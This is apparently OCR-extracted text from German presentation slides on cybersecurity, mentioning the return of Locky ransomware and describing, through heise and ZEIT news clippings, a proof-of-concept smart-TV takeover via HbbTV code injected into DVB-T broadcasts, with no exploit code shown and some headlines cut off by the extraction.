
Quelle: http://www.talosintelligence.com/

„way down inside“ – locky is back!




Quelle: http://www.talosintelligence.com/

„way down inside“ – locky is back!




Quelle: http://www.talosintelligence.com/

„way down inside“ – locky is back!



Quelle: http://www.talosintelligence.com/

„and now for something completely different“ (Monty Python)



warum wir zuerst verstehen müssen, bevor wir handeln können (PDCA)

ZEIT ONLINE

Politik Gesellschaft Wirtschaft Kultur Wissen Digital Campus Karrie

Smart-TV

Traue keinem Fernse

Smart-TVs in Wohnzimmern sind neue Beute fi
Entdeckungen von Sicherheitsforschern und g
zeigen kreative Angriffsszenarien.

Von **Eike Kühl**

4. April 2017, 20:45 Uhr / 26 Kommentare

Smart-TV-Hack: Schadcode über DVB-T ermöglicht Übernahme aus der Ferne


heise online 02.04.2017 12:51 Uhr – Nico Jurran vorlesen

(Bild: dpa, Britta Pedersen)

Einem Sicherheitsexperten ist es gelungen, volle Kontrolle über einen Fernseher zu übernehmen, indem er in das DVB-T-Signal Code einschleuste, der eine Sicherheitslücke in der HbbTV-Applikation des Geräts ausnutzt.

Dass sich Smart-TVs hacken lassen, ist an sich keine Neuigkeit: Beispielsweise gab es 2012 bereits ein Proof-Of-Concept-Exploit – und im vergangenen Monat lernten wir durch von Wikileaks veröffentlichte CIA-Interna das Geheimdienst-Projekt "Weeping Angel" kennen, bei

bisherige Angriffe auf „smart“ TV Umgebung



Verbreitung des exploits: wer nutzt den TV browser?

- Niemand ... außer HbbTV !

- „Red button“

Wikipedia:
- Industry Standard & promotion initiative
- Hybrid digital TV
- harmonise broadcast delivery and IPTV to the end customer

für den Hacker:
- eine Möglichkeit den smart TV zum Öffnen einer Webseite über DVB

Quelle: Oneconsult AG

das Problem mit HBBTV

